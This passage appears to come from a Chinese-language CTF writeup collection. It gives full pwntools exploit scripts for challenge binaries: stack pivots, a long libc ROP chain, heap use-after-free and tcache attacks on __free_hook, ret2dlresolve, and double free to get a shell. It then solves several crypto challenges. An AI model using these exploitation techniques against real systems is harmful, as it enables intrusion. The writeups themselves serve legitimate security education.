 p.recvuntil(b"A gift 4 u : ")
 main = int(p.recvline(keepends=False), 16)
 elf = ELF("./no-gadget-v2")
 elf.address = main - elf.sym['main']
```

```python
log.info(f"base : {hex(elf.address)}")
rop = ROP(elf)

baseStage = 0x1230000 + 0xf000
payload = b"a"*(0x40) + p64(baseStage) + p64(elf.sym['main'] + 132)
p.send(payload)
payload = flat(
    elf.plt['printf'],
    rop.ret.address, elf.plt['printf'],
    rop.ret.address, elf.sym['main']
)
payload = payload.ljust(0x40, b"\x00") + p64(baseStage - 0x40 - 8) + p64(rop.leave.address)
p.send(payload)

funlockfile = u64(p.recvuntil(b"\x7f")[-6:] + b'\x00\x00')
libc = ELF("./libc.so.6")
libc.address = funlockfile - libc.sym['funlockfile']
log.info(f"libc base : {hex(libc.address)}")

system = libc.sym['system']
binsh = next(libc.search(b"/bin/sh"))
libc_rop = ROP(libc)

baseStage = elf.bss() + 0x800
payload = b"a"*(0x40) + p64(baseStage) + p64(elf.sym['main'] + 132)

p.send(payload)
payload = flat(
    libc_rop.rdi.address, binsh,
    system
)
payload = payload.ljust(0x40, b"\x00") + p64(baseStage - 0x40 - 8) + p64(rop.leave.address)
p.send(payload)
p.interactive()
```

No syscall [Medium]

考察ROP，本题做完就可以成为rop大师。

首先分析代码逻辑。

```python
int __cdecl main(int argc, const char **argv, const char **envp)
{
  const char *v3; // rbx
```

```
  const char *v4; // rax
  const char *v5; // rax
  int stat_loc; // [rsp+Ch] [rbp-24h] BYREF
  int fd; // [rsp+10h] [rbp-20h]
  __pid_t pid; // [rsp+14h] [rbp-1Ch]
  unsigned __int64 v10; // [rsp+18h] [rbp-18h]

  v10 = __readfsqword(0x28u);
  fd = open("/dev/urandom", 0, envp);
  read(fd, &flags, 8uLL);
  read(fd, &backup, 8uLL);
  close(fd);
  MMAP();
  pid = fork();
  if ( pid == -1 )
  {
    perror("fork error");
    exit(-1);
  }
  if ( !pid )
  {
    init();
    chall();
    exit(0);
  }
  init();
  waitpid(pid, &stat_loc, 0);
  if ( (stat_loc & 0x7F) != 0 )
  {
    puts("Child process doesnt exit normally");
    exit(-1);
  }
  puts("Well the child process exit normally, Checking....");
  v3 = (const char *)mixB(backup);
  v4 = (const char *)mixA(flags);
  if ( !strcmp(v4, v3) )
  {
    v5 = (const char *)mixA(flags);
    printf("OH check passed, It's your reward: %s\n", v5);
  }
  else
  {
    puts("Emm, it's look incorrect. Try again!");
  }
  return 0;
}
```

首先读取两个随机数，这两个随机数在MMAP函数中使用，即通过这两个随机数作为内存页的地址，在内存中开辟了相关的内存页，这里两个随机数通过MixA与MixB进行混淆得到最后的内存页地址。同时，这两个随机数也是保存在bss段，是全局变量。并且将flag映射到其中的一个内存页。

随后程序进入分支，主线程会判断子线程是否正常返回，如果正常返回就会比较两个内存中的数据是否一致。如果一致就输出flag。

而在子进程的chall函数中，存在helper，这是一个两次的格式化字符出漏洞，但是长度限定为5且不能输入n，因此可以用来泄露数据。之后有一个很大的缓冲区溢出，最后开启seccomp，只允许exit。

本体开启了PIE以及canary，所以想要溢出，canary是必不可少的。PIE和libc地址的选择，则是选libc地址，因为本身elf中包含的可利用gadget并不多，而且在chall函数返回的时候，寄存器中其实也存在elf的地址，也就是隐式的得知了PIE地址。

所以本题最终的目标就是通过gadget链，将flag页中的内容转移到backup页中。

通过寄存器中遗留的elf地址，与libc中的gadget结合，计算PIE基址，在通过偏移索引到两个随机数的值，手动进行混淆从而得到两个页的地址，最后利用libc中的memcpy函数直接将flag拷贝到backup，最后调用exit让子进程正常返回即可。

```python
from pwn import *

 context.arch = "amd64"
 context.log_level = "debug"
 context.terminal = ['tmux', 'splitw', '-v']

 elf = ELF("./no-syscall")

 p = remote("game.ctf.seusus.com", 57470)
# p = remote("localhost", 32769)
# p = process("./no-syscall")
# p = gdb.debug("./no-syscall", "source gdb-break")

 p.sendafter(b"Choose a gift > ", b"%7$p")
 canary = int(p.recvuntil(b"You need one more? OK!", drop=True), 16)
 log.info(f"canary : {hex(canary)}")

 p.sendafter(b"Choose a gift > ", b"%27$p")
 __libc_start_call_main = int(p.recvuntil(b"That's all.", drop=True), 16) - 128
 libc = ELF("./libc.so.6")
 libc.address = __libc_start_call_main - 0x29d10
 log.info(f"libc base : {hex(libc.address)}")

 _IO_wide_data_2 =       libc.address + 0x21a8a0         # just find a blank space to save some data

```

```
mov_rax_r13 =           libc.address + 0x151a30         # mov rax, r13 ; pop r12 ; pop r13 ; pop r14 ; ret
sub_rax_rdi =           libc.address + 0xbaae8          # sub rax, rdi ; ret
pop_rdi =               libc.address + 0x2a3e5          # pop rdi ; ret
add_rax_rdi =           libc.address + 0xb4b33          # add rax, rdi ; ret
mov_rax_derefrax =      libc.address + 0x14a1cc         # mov rax, qword ptr [rax] ; ret
and_rax_rcx =           libc.address + 0x1254d1         # and rax, rcx ; or rax, rdx ; ret
pop_rdx =               libc.address + 0x11f2e7         # pop rdx ; pop r12 ; ret
mov_derefrdi_rax =      libc.address + 0x1196f2         # mov qword ptr [rdi + 0x48], rax ; ret
pop_rcx =               libc.address + 0x3d1ee          # pop rcx ; ret
shl_rax_cl =            libc.address + 0x42ebe          # shl rax, cl ; or qword ptr [rdi], rax ; xor eax, eax ; ret
mov_rax_rdi =           libc.address + 0x5a171          # mov rax, rdi ; ret
shr_rax_2 =             libc.address + 0xd841d          # shr rax, 2 ; ret
pop_rbx =               libc.address + 0x35dd1          # pop rbx ; ret
xor_derefrax_r9 =       libc.address + 0xa470e          # xor qword ptr [rax], r9 ; add dword ptr [rax + 0x39], ecx ; ret
mov_rsp_rdx =           libc.address + 0x5a120          # mov rsp, rdx ; ret
mov_r9_derefrsp_a10 =   libc.address + 0xd39d9          # mov r9, qword ptr [rsp + 0x10] ; call r13
pop_r13 =               libc.address + 0x41c4a          # pop r13 ; ret
pop4 =                  libc.address + 0x2a3de          # pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
pop2 =                  libc.address + 0x2a3e2          # pop r14 ; pop r15 ; ret
pop1 =                  libc.address + 0x2a3e4          # pop r15 ; ret
push_rax_call_rbx =     libc.address + 0x2ab0f          # push rax ; call rbx
call_rbx =              libc.address + 0x2aa9d          # call rbx
pop_r12 =               libc.address + 0x35731          # pop r12 ; ret
call_r12 =              libc.address + 0x2b78d          # call r12
mov_rdi_deref_r13 =     libc.address + 0x11fcf3         # mov rdi, qword ptr [r13] ; call rbx
mov_rsi_deref_rbx =     libc.address + 0x12025f         # mov rsi, qword ptr [rbx] ; mov r13, rbx ; mov rdi, rbp ; call r12
mov_rdx_deref_rbx_a20 = libc.address + 0x9049c          # mov rdx, qword ptr [rbx + 0x20] ; push r10 ; call rax
pop_rax =               libc.address + 0x45eb0          # pop rax ; ret

# this rop chain is a little cumbersome and repetitive, maybe your can use a simple rop chain.
# this is just a sample

payload = b"a"*(0x40 - 8) + flat(
```

```
    canary,                                         # canary
    0xdeadbeef,                                     # rbp

    # get the flag pointer.
    mov_rax_r13, 0, 0, 0,                           # rax => r13 (r13 contain a elf address when ret)
    pop_rdi, elf.sym['main'],                       # rdi => main address
    sub_rax_rdi,                                    # rax => pie base
    pop_rdi, _IO_wide_data_2 - 0x48,                # rdi => _IO_wide_data_2 - 0x48
    mov_derefrdi_rax,                               # [_IO_wide_data_2] => rax, save the pie base in [_IO_wide_data_2]
    pop_rdi, 0x4050,                                # rdi => 0x4050
    add_rax_rdi,                                    # rax => &flags
    mov_rax_derefrax,                               # rax => flags
    pop_rcx, 0x123456787654321,                     # rcx => 0x12345678
    pop_rdx, 0x7355608, 0,                          # rdx => 0x7355608
    and_rax_rcx,                                    # rax => (rax & 0x12345678) | 0x7355608
    pop_rdi, _IO_wide_data_2 - 0x40,                # rdi => _IO_wide_data_2 - 0x40, rdi+0x48 => _IO_wide_data_2 + 0x8
    mov_derefrdi_rax,                               # [_IO_wide_data_2 + 0x8] => rax
    pop_r13,    pop4,                               # r13 => pop_gadget, to clear stack
    mov_r9_derefrsp_a10, 0, 0, 0xdeadbeef,          # r9 => 0xdeadbeef
    pop_rax, _IO_wide_data_2 + 0x8,                 # rax => _IO_wide_data_2 + 0x8
    xor_derefrax_r9,                                # [_IO_wide_data_2 + 0x8] => [_IO_wide_data_2 + 0x8] ^ 0xdeabeef
    mov_rax_derefrax,                               # rax => [_IO_wide_data_2 + 0x8]
    pop_rdi, _IO_wide_data_2 + 0x10,                # rdi => _IO_wide_data_2 + 0x10
    pop_rcx, 12,                                    # rcx => 12
    shl_rax_cl,                                     # [_IO_wide_data_2 + 0x10] => (rax << 12) | [_IO_wide_data_2 + 0x10], [_IO_wide_data_2 + 0x10] is 0 at first
    mov_rax_rdi,                                    # rax => _IO_wide_data_2 + 0x10
    mov_rax_derefrax,                               # rax => [_IO_wide_data_2 + 0x10]
    pop_rcx, 0xFFFFFFFF000,                         # rcx => 0xFFFFFFFF000
    pop_rdx, 0, 0,                                  # rdx => 0
    and_rax_rcx,                                    # (rax => rax & 0xFFFFFFFF000) | 0, rax => flag
```

```
    pop_rdi, _IO_wide_data_2 - 0x38,                    # rdi => _IO_wide_data_2 - 0x38, rdi + 0x48 => _IO_wide_data_2 + 0x10
    mov_derefrdi_rax,                                   # [_IO_wide_data_2 + 8] => rax => flag, save the flag ptr

    # get the backup pointer
    pop_rax, _IO_wide_data_2,                           # rax => _IO_wide_data_2 => pie base
    mov_rax_derefrax,                                   # rax => pie base
    pop_rdi, 0x4058,                                    # rdi => 0x4058
    add_rax_rdi,                                        # rax => &backup
    mov_rax_derefrax,                                   # rax => backup
    pop_rdi, 114514,                                    # rdi => 114514
    add_rax_rdi,                                        # rax => rax + 114514 = backup + 114514
    pop_rdi, _IO_wide_data_2 - 0x48,                    # rdi => _IO_wide_data_2 - 0x48
    mov_derefrdi_rax,                                   # [_IO_wide_data_2] => rax, save the backup + 114514 in [_IO_wide_data_2]
    shr_rax_2,                                          # rax => rax >> 2

    pop_r13, pop4,                                      # r13 => gadget (call rbx)
    pop_r12, mov_r9_derefrsp_a10,                       # r12 => gadget (mov r9, qword ptr [rsp + 0x10] ; call r13)
    pop_rbx, call_r12,                                  # rbx => gadget (call r12)
    push_rax_call_rbx,                                  # this four gadgets will set r9 to (backup + 114514) >> 2

    pop_rax, _IO_wide_data_2,                           # rax => _IO_wide_data_2
    xor_derefrax_r9,                                    # [_IO_wide_data_2] => [_IO_wide_data_2] ^ r9 = (backup+114514) ^ ((backup+114514) >> 2)
    mov_rax_derefrax,                                   # rax => [_IO_wide_data_2]
    pop_rdi, 1919810,                                   # rdi => 1919810
    sub_rax_rdi,                                        # rax => rax - 1919810
    pop_rdi, _IO_wide_data_2+0x18,                      # rdi => _IO_wide_data_2+0x18
    pop_rcx, 12,                                        # rcx => 12
    shl_rax_cl,                                         # [_IO_wide_data_2+0x18] => [_IO_wide_data_2+0x18] | (rax << 12)
    mov_rax_rdi,                                        # rax => _IO_wide_data_2+0x18
    mov_rax_derefrax,                                   # rax => [_IO_wide_data_2+0x18]
```

```
    pop_rcx, 0xFFFFFFFF000,                          # rcx => 0xFFFFFFFF000
    pop_rdx, 0, 0,                                   # rdx => 0
    and_rax_rcx,                                     # rax => (rax & rcx) | rdx = (rax & 0xFFFFFFFF000) | 0 = rax & 0xFFFFFFFF000
    pop_rdi, _IO_wide_data_2-0x30,                   # rdi => _IO_wide_data_2-0x30, rdi+0x48 = _IO_wide_data_2+0x18
    mov_derefrdi_rax,                                # [_IO_wide_data_2+0x18] => backup strig start

    # get len of flag
    pop_r13, _IO_wide_data_2+0x10,                   # r13 => _IO_wide_data_2+0x10
    pop_rbx, pop1,                                   # rbx => gadget(pop r15) for stack clear up
    mov_rdi_deref_r13,                               # rdi => [_IO_wide_data_2+0x10] = flag string start, and call strlen
    libc.address + 0x19d7e0,                         # __strlen_avx2
    pop_rdi, _IO_wide_data_2-0x28,                   # rdi => _IO_wide_data_2-0x28, rdi + 0x48 = _IO_wide_data_2+0x20
    mov_derefrdi_rax,                                # [_IO_wide_data_2+0x20] => flag length,save the length to _IO_wide_data_2+0x20

    # call memcpy
    pop_rbx, _IO_wide_data_2,                        # rbx => _IO_wide_data_2, rbx + 0x20 = _IO_wide_data_2 + 0x20
    pop_rax, pop2,                                   # rax => gadget (pop r14 ; pop r15), for stack clear up
    mov_rdx_deref_rbx_a20,                           # rdx => flag length
    pop_rbx, _IO_wide_data_2+0x10,                   # rbx => _IO_wide_data_2+0x10
    pop_r12, pop1,                                   # r12 => gadget (pop r15), for stack clear up
    mov_rsi_deref_rbx,                               # rsi => flag string start
    pop_r13, _IO_wide_data_2+0x18,                   # r13 => _IO_wide_data_2+0x18
    pop_rbx, pop1,                                   # rbx => gadget (pop r15), for stack clear up
    mov_rdi_deref_r13,                               # rdi => backup string start, call memcpy
    libc.address + 0xC4870,                          # into memcpy, not j_memcpy or memcpy_0

    # call exit
    libc.sym['exit']
 )
assert len(payload) <= 0x600
```

```

p.sendlineafter(b"Anything else you want to say?\n>", payload)
p.interactive()
```

Tips [Medium]

堆菜单题目，限制了一次读写，但是很明显有use after free。问题在于只有fastbin大小的堆块，很难泄露glibc地址，这里考虑malloc_consolidate，有个小知识点是scanf如果输入很长的内容，会创建堆块后删除，通过这一点可以触发malloc_consolidate将fastbin中的堆块合并进入unsorted bin，从而读出glibc地址，然后tcachebin attack打__free_hook就行了。

在赛后看wp的时候发现slavin师傅给出了另一种解，确实针对scanf可以触发malloc_consolidate并不是一个很热门的知识点，slavin师傅的打法可能更接近常规。他的思路是通过uaf构造堆的错位，从而造成可以修改某个堆的size，从而使其进入unsorted bin，获得glibc地址。（还好限制的堆数量够用，要不然这个思路就挂了^_^）

下面是官方题解：

```
from pwn import *
context.log_level = "debug"
context(arch="amd64", os="linux")
context.terminal = ['tmux','splitw','-h']
def p(s,m):
    if m == 0:
        io = process(s)
    else:
        if ":" in s:
            x = s.split(":")
            addr = x[0]
            port = int(x[1])
            io = remote(addr,port)
        elif " " in s:
            x = s.split(" ")
            addr = x[0]
            port = int(x[1])
            io = remote(addr,port)
        else:
            error(f"{s} may be some error")
    return io
def gg():
    gdb.attach(io)
    raw_input()
s   = lambda x  : io.send(x)
```

```python
sa  = lambda x,y: io.sendafter(x, y)
sla = lambda x,y: io.sendlineafter(x, y)
sl  = lambda x  : io.sendline(x)
rv  = lambda x  : io.recv(x)
ru  = lambda x  : io.recvuntil(x)
rvl = lambda    : io.recvline()
lg  = lambda x,y: log.info(f"\x1b[01;38;5;214m {x} => {hex(y)} \x1b[0m")
ia  = lambda    : io.interactive()
uu32 = lambda x   : u32(x.ljust(4,b'\x00'))
uu64 = lambda x   : u64(x.ljust(8,b'\x00'))
l32  = lambda     : u32(io.recvuntil(b"\xf7")[-4:].ljust(4,b"\x00"))
l64  = lambda     : u64(io.recvuntil(b"\x7f")[-6:].ljust(8,b"\x00"))

def add(p):
    sla(b">>",b"1")
    sa(b"->",p)

def get(i):
    sla(b">>",b"2")
    sla(b">>",str(i).encode())
    ru(b"->\n")
    r = ru(b"\n")
    return r[:-1]

def edit(i,s):
    sla(b">>",b"3")
    sla(b">>",str(i).encode())

    sa(b"->",s)

def dele(i):
    sla(b">>",b"4")
    sla(b">>",str(i).encode())

io = p("./susctf/tips",0)
# io = p("game.ctf.seusus.com:59001",1)
for i in range(10):
    add(b"a")
add(b"a")
for i in range(10):
    dele(i)
sla(b">>",b"1"*0x400)
r = get(7)
r = r[:6].ljust(8,b'\x00')
r = u64(r) - (0x7f19b2ea9c90 - 0x7f19b2cbd000)
lg("libc_base",r)
free_hook_addr = r - (0x7fea6e82e000 - 0x7fea6ea1ce48)
```

```
lg("free_hook",free_hook_addr)
system_addr = r - (0x7fbae9b20000 -0x7fbae9b72290)
lg("system",system_addr)
edit(5,p64(free_hook_addr))
add(b"/bin/sh\x00")
add(b"/bin/sh\x00")
add(p64(system_addr))
dele(12)
ia()
```

nooutput [Medium]

ret2resolve套模板，跳转回read，注意结合leave_ret来控制rsp地址

尝试其他解法泄露libc均可

```
io = start()
read_plt = elf.plt['read']
offset = 0x64
leave_ret = 0x08048395
stack_size = 0x800
bss_addr = elf.bss()
base_stage = bss_addr + stack_size
inf("base_stage: ",base_stage)
payload1 = b'a'*offset
payload1 += p32(base_stage)
payload1 += p32(0x0804843A)
inf("",len(payload1))
sd(payload1)

plt_0 = elf.get_section_by_name('.plt').header.sh_addr
rel_plt = elf.get_section_by_name('.rel.plt').header.sh_addr
dynsym = elf.get_section_by_name('.dynsym').header.sh_addr
dynstr = elf.get_section_by_name('.dynstr').header.sh_addr
inf("dynstr: ",dynstr)
read_got = elf.got['read']
index_offset = (base_stage-0x64 + 28) - rel_plt
fake_sym_addr = base_stage-0x64 + 36
align = 0x10 - ((fake_sym_addr - dynsym) & 0xf)
inf("align: ",align)
inf("fake_sym_addr: ",fake_sym_addr)
inf("dynsym: ",dynsym)
fake_sym_addr = fake_sym_addr + align
index_dynsym = (fake_sym_addr - dynsym) // 0x10
inf("index_dynsym: ",index_dynsym)
r_info = (index_dynsym << 8) | 0x7
```

```
fake_reloc = p32(read_got) + p32(r_info)
st_name = (fake_sym_addr + 0x10) - dynstr
inf("st_name: ",st_name)
fake_sym = p32(st_name) + p32(0) + p32(0) + p32(0x12)

payload2 = p32(base_stage-0x64)
payload2 += p32(plt_0)
payload2 += p32(index_offset)
payload2 += b'aaaa'
payload2 += p32(base_stage-0x64 + 80)
payload2 = payload2.ljust(28,b'\x00')
payload2 += fake_reloc
payload2 += b'z' * align
payload2 += fake_sym
payload2 += b"system"
payload2 = payload2.ljust(80,b'\x00')
payload2 += b"/bin/sh\x00"
payload2 = payload2.ljust(0x64,b'\x00')
payload2 += p32(base_stage-0x64) + p32(leave_ret)
sl(payload2)

ia()
```

sustore [Hard]

存在uaf，注册登录后，切割unsortedbin泄露libc基址，你输入price的类型是unsigned int，但secret的属性price是int类型，可以置负数，注册两个账号，就可以实现买卖。

买的那个账户free掉买的这个secret，卖的那个账户free掉自己的secret，就可以实现double free（需要绕过2.31的tcache），控制free_hook的地址的内容为system函数的地址，从而getshell。

```
io = start()

def check_code():
    ru('check_code:')
    check_code = ru('\n')
    check_code = check_code.decode('utf-8')
    letter_num = 0
    for i in range(len(check_code)):
        if 'A' <= check_code[i] <= 'Z':
            letter_num += 1
    sla('code:', str(letter_num))

def reg(name,passwd):
        sla('choice:','1')
```

```
        sla('name',name)
        sla('password',passwd)
        check_code()

def login(index,passwd):
        sla('choice','2')
        sla('userid',str(index))
        sla('password',passwd)
        check_code()

def add(length,title,con,price,is_selling):
        sla('choice','1')
        sla('content',str(length))
        sla('title',title)
        sla('content',con)
        sla('price',str(price))
        sla('(No):',is_selling)

def rm_own(index):
        sla('choice','3')
        sla('remove',str(index))

def rm_buy(index):
        sla('choice','8')
        sla('bought',str(index))

def buy(index):
        sla('choice','5')
        sla('buy',str(index))

def getshell():
    reg('aaa','bb')
    reg('bb','c')
    login(0,'bb')

    for i in range(9):
        add(0x100,'a','aa',14,'No')
    for i in range(3,9):
        rm_own(i)
    for i in range(2):
        rm_own(i)
    for i in range(7):
        add(0x100,'aa','a',14,'No')
    add(0x50,'aa','a'*7,14,'No')
    sla('choice','6')
    ru(b'a'*7)
    addr=ru('\x7f')
```

```
    if len(addr)==5:
        tem=b''
        tem+=b'\x00'+addr
        addr=tem
    libc_addr=u64(addr.ljust(8,b'\x00'))
    libc_base=libc_addr - 0x1ecce0
    inf("libc_base: ", libc_base)
    free_hook=libc_base+libc.symbols['__free_hook']
    inf("free_hook: ", free_hook)
    for i in range(8):
        rm_own(i)
    for i in range(7):
        add(0x50,'a','aa',14,'No')
    add(0x50,'a','c'*8,-1,'Yes')

    for i in range(7):
        rm_own(i)
    sla('choice','11')
    login(1,'c')
    buy(0)
    rm_buy(0)
    sla('choice','11')
    login(0,'bb')
    for i in range(7):
        add(0x50,'a','aa',14,'No')
    rm_own(7)

    add(0x50,'aa',p64(free_hook-0x10),11,'No')
    add(0x50,'aa','a',11,'No')
    add(0x50,'aa',p64(libc_base+libc.symbols['system']),11,'No')
    rm_own(0)
    add(0x10,'/bin/sh\0','/bin/sh\0',11,'No')
    rm_own(0)
    ia()

getshell()
```

Crypto

nfsr

题目基于朴素的lfsr实现了朴素的nfsr发生器，其中

- nfsr对明文逐字符加密，每个字符利用同一密钥进行与、或操作
- lfsr1产生字符加密的密钥流

- lfsr2产生1bit信息，决定与、或加密的前后位置

nfsr1 [Easy]

这部分考察的是密码学中经典的distinguish问题，即算法加密的密文与随机产生的串之间是否能够区分

> 显然对于不能区分的算法，我们认为是更加安全的

对于题目设计的nfsr，其重要的特性在于

- 与操作得到的密文的二进制中0更多
- 或操作得到的密文的二进制中1更多

换言之，如果我们统计nfsr密文中每个字符的二进制中1的数量，其方差会比较大，这也是本题目用于区分的依据

> 利用密文的分布特性进行区分，是常见的手段

nfsr2 [Medium]

这部分则需要我们攻破nfsr加密器，恢复明文

我们首先需要知道攻破lfsr的策略

- 对于mask已知的lfsr，我们可以将其状态转移表示为GF2上的矩阵方程
- 利用矩阵方程，我们可以实现lfsr内部状态的前、后转移
- 进一步地对于nbit的lfsr，我们已知nbit的密钥流（可以不连续）即可恢复其内部状态，进而攻破lfsr

这部分内容交给大家自己学习～

对于题目nfsr，我们的策略是先恢复lfsr1，再恢复lfsr2

我们考虑某个位置上的明文m、密钥k、密文c0, c1的关系

- 由于lfsr2的影响，我们并不知道c0, c1哪个是与加密、哪个是或加密
- 我们将c0, c1二进制展开：
  - 如果c0, c1在某个位置上都是0，可以说明m, k在这个位置上也是0
  - 如果c0, c1在某个位置上都是1，可以说明m, k在这个位置上也是1
- 至此我们已经找到了泄漏k某些bit的策略，如前所述只要收集128个即可攻破lfsr1

恢复lfsr1后，我们可以知道对每个位置进行加密使用的k的内容

- 将k与密文c0, c1进行比对，可以通过01的增减判断哪个是与、哪个是或，进而判断lfsr2在这个位置上的值
- 如果判断不出来（比如k与m刚好相等）也是没关系的，可以跳过直接看下个位置
- 收集128个后，lfsr2也即攻破

至此我们已经攻破了整个nfsr，恢复明文就是比较简单的操作了:D

Pell [Easy]

本题给出了一个 Pell 方程，直接求解即可。有在线求解的网站可以使用，也可以使用网上提供的连分数解法，或者问 GPT 要一个代码。这里再提供一个比较简短的 sagemath 调库解法。

```
# sagemath
K = QuadraticField(114514) # 二次域
G = K.unit_group() # 单位群
u0, u1 = G.gens() # u1: 基本单位元
u = K(u1)
a, b = u # 单位数 u = a + b*sqrt(D) 有 范数 a^2-D*b^2 = ±1
print(a, b)
```

fermat [Easy]

本题考察费马平方和定理。

首先分解 n, 由立方和、平方和公式可得：

$$p^3+q^3=(p+q)(p^2-n+q^2) \text{ 及 } p^2+q^2=(p+q)^2-2n$$

设 $x=p+q$, 有 $gift=x(x^2-3n)=x^3-3nx$, 解方程可得 $p+q$

进一步有 $p-q=\sqrt{(p+q)^2-4n}$ ，可解出 p、q

分解出 p q 来后，考虑将其表示为 $p=a^2+b^2$ 的形式，这里参考了 @对酒当歌 提供的 这个题解

分解 n 后考虑 t 为 p 的二次非剩余，由欧拉准则可得：

$$t^{\frac{p-1}{2}} \equiv -1 \mod p$$

由题目 $4 \mid p-1$ ，再令 $k=t^{\frac{p-1}{4}}$ ，则有 $k^2 \equiv -1 \mod p$ ，即 $k^2+1 \equiv 0 \mod p$ ，可知 $p \mid (k+i)(k-i)$

在高斯整数域求 $\gcd(p, k+i)$ 即可找到一个非平凡因子。

最后由 Brahmagupta–Fibonacci 等式构造出答案：

$$(a^2+b^2)(c^2+d^2)=(ad+bc)^2+(ac-bd)^2$$

```python
n =
gift =

def factor(n, gift):
    f = lambda x: x**3 -3*n*x - gift
    df = lambda x: 3*x**2 - 3*n
    x = n
    while f(x):
        x = x - round(f(x)/df(x))
    p_add_q = x
    f = lambda x: x**2 - p_add_q**2 + 4*n
    df = lambda x: 2*x
    x = 1
    while f(x):
        x = x - round(f(x)/df(x))
    p_sub_q = x
    p = (p_add_q + p_sub_q) // 2
    return p, n // p

class C: # 复数
    def __init__(self, a, b): self.a = a; self.b = b
    def conjugate(self): return C(self.a, -self.b)
    def __add__(self, other): return C(self.a + other.a, self.b + other.b)
    def __sub__(self, other):  return C(self.a - other.a, self.b - other.b)
    def __mul__(self, other): return C(self.a*other.a - self.b*other.b, self.a*other.b + self.b*other.a)
    def __floordiv__(self, other): x = self*other.conjugate(); y = other.a**2 + other.b**2; return C(x.a//y, x.b//y)
    def __mod__(self, other): return self - (self//other)*other
    def __bool__(self): return self.a != 0 or self.b != 0
    def __str__(self): return f"({self.a},{self.b})"
    def __repr__(self): return str(self)
    def __iter__(self): return iter((self.a, self.b))

def cgcd(a: C, b: C) -> C:
    while b: a, b = b, a % b
    return a

def two_squares(p):
    t = 2
    while pow(t, (p-1)//2, p) + 1 != p: # 找到一个p的二次非剩余 t
        t += 1
    k = pow(t, (p-1)//4, p)
    a, b = cgcd(C(k, 1), C(p, 0))
    return abs(a), abs(b)

```

```
p, q = factor(n, gift)
a, b = two_squares(p)
c, d = two_squares(q)
x, y = abs(a*d+b*c), abs(a*c-b*d)
assert x**2 + y**2 == n
print(x, y)
```

此外还有证明该定理时用的降阶法（递降法）。当然如果有 sagemath 的话，可以分解 n 后直接使用 sage 自带的 `two_squares` 函数求解。

AES Plus [Easy]

本题考察中间相遇攻击。由于不知道 key_a、key_b，因此需要枚举爆破(256种情况), 有了 key_a、key_b 后，先计算出对明文进行前16轮加密的结果（65536种），然后枚举对密文进行对应的后16轮解密的结果（65536种），如果找到相同结果即找到密钥。

```
def mitm(plaintext: bytes, ciphertext: bytes) -> bytes:
    import itertools, tqdm
    keys = [
        b"SUSCTF-AESPLUS-0", b"SUSCTF-AESPLUS-1", b"SUSCTF-AESPLUS-2", b"SUSCTF-AESPLUS-3",
        b"SUSCTF-AESPLUS-4", b"SUSCTF-AESPLUS-5", b"SUSCTF-AESPLUS-6", b"SUSCTF-AESPLUS-7",
        b"SUSCTF-AESPLUS-8", b"SUSCTF-AESPLUS-9", b"SUSCTF-AESPLUS-a", b"SUSCTF-AESPLUS-b",
        b"SUSCTF-AESPLUS-c", b"SUSCTF-AESPLUS-d", b"SUSCTF-AESPLUS-e", b"SUSCTF-AESPLUS-f",
    ]
    for key_a, key_b in tqdm.tqdm(itertools.product(keys, keys), total=16*16):
        cipher_a = AES.new(key_a, AES.MODE_ECB)
        cipher_b = AES.new(key_b, AES.MODE_ECB)
        record = {}
        for key in range(1 << 16):
            data = plaintext
            for i in range(16):
                bit = (1 << i) & key
                if bit:
                    data = cipher_a.encrypt(data)
                else:
                    data = cipher_b.encrypt(data)
            record[data] = key
        for key in range(1 << 16):
            data = ciphertext
            for i in range(16-1, -1, -1):
                bit = (1 << i) & key
```

```
                if bit:
                    data = cipher_a.decrypt(data)
                else:
                    data = cipher_b.decrypt(data)
            if data in record:
                print("Found key", key_a, key_b, record[data])
                return (key_a, key_b, (record[data] << 16) | key)
```

RSA加密教学 [Easy]

低加密指数广播攻击。由于 flag 不变，获得17组 n、c, 使用中国剩余定理求解出m的17次方再开根即可。

中国剩余定理：

> **今有物**不知**其数**，三三**数**之剩二（除以3余2），五五**数**之剩三（除以5余3），七七**数**之剩二（除以7余2），问**物**几何？

转化为方程组：

$$\begin{cases} x \equiv 2 \mod 3 \\ x \equiv 3 \mod 5 \\ x \equiv 2 \mod 7 \end{cases} \tag{1}$$

要求解这个方程组，可以先构造数 A B C 分别满足

$A \equiv 1 \mod 3$ 并且 $A \equiv 0 \mod 5$ 以及 $A \equiv 0 \mod 7$

$B \equiv 0 \mod 3$ 并且 $B \equiv 1 \mod 5$ 以及 $B \equiv 0 \mod 7$

C 同理。

假设 A B C 已求出，则可得到 $x = 2A + 3B + 2C$ 满足上述方程组。

为了构造 A, 由后两个条件可知，A为 5*7=35 的倍数，记为 $A = 35k$，且 $35 * k \equiv 1 \mod 3$

这里 k 称为 35 mod 3 的逆元，可以通过扩展欧几里得算法求出，就不再展开了。对于中国剩余定理的性质也不做展开了，总之大概这样可以得到一个小于3*5*7的解。考虑到3*5*7除以3 5 7的余数都是0，所以实际上 $x + t * (3 * 5 * 7)$ 都是上述方程的解。

同理，由于每次的模数 n都不相同，且没有公因数，因此可以凑齐17组 n e 使用中国剩余定理还原出真正的 m^e，再开 e 次方根即可得到明文。

fibonacci [Medium]

本题考察矩阵 DLP 问题求解，思路是构造出矩阵，然后做矩阵DLP。这里给出一种可能相对比较好理解的方法。题目要求给出p和i，满足

fibonacci(i) % p == bytes_to_long(b"# susctf crypto challenge #")

考虑斐波那契数列的矩阵快速幂算法使用的矩阵，这里称其为矩阵 F：

$$fibonacci(i) = \begin{bmatrix} 1 & 1 \\ 1 & 0 \end{bmatrix}^i (0,1) \mod p$$

只要在 GF(p) 上找到 F 的 Jordan 标准型 J，使得 $PJP^{-1} = F$ ，则有 $F^i = (PJP^{-1})^i = PJ^iP^{-1}$ ，此时 J 应该为对角矩阵，有 $J^i(0,0) = (J(0,0))^i = (P^{-1}F^iP)(0,0)$ ，即可转换为有限域上的离散对数求解问题，从 F^i 中求出指数 i。而斐波那契数列的下一项则可以通过列方程解出（下面公式中 F_i 代表斐波那契数列的第n项），从而得到矩阵 F^i ：

$$F_n^2 + (-1)^n = F_{n-1}F_{n+1} = (F_{n+1} - F_n)F_{n+1}$$

```
# sagemath
from Crypto.Util.number import bytes_to_long, long_to_bytes, getPrime

def smooth_prime(): # from https://ctftime.org/writeup/32914
    p = prod([2] + [getPrime(16) for _ in range(15)])
    while True:
        tmp = getPrime(256 - p.nbits())
        if is_prime(p*tmp + 1):
            p = p*tmp + 1
            if p.nbits() == 256:
                break
    return p

def get_fn(t, Fp):
    x = Fp["x"].gen()
    f = x**2 - t*x - t*t + 1
    roots = f.roots()
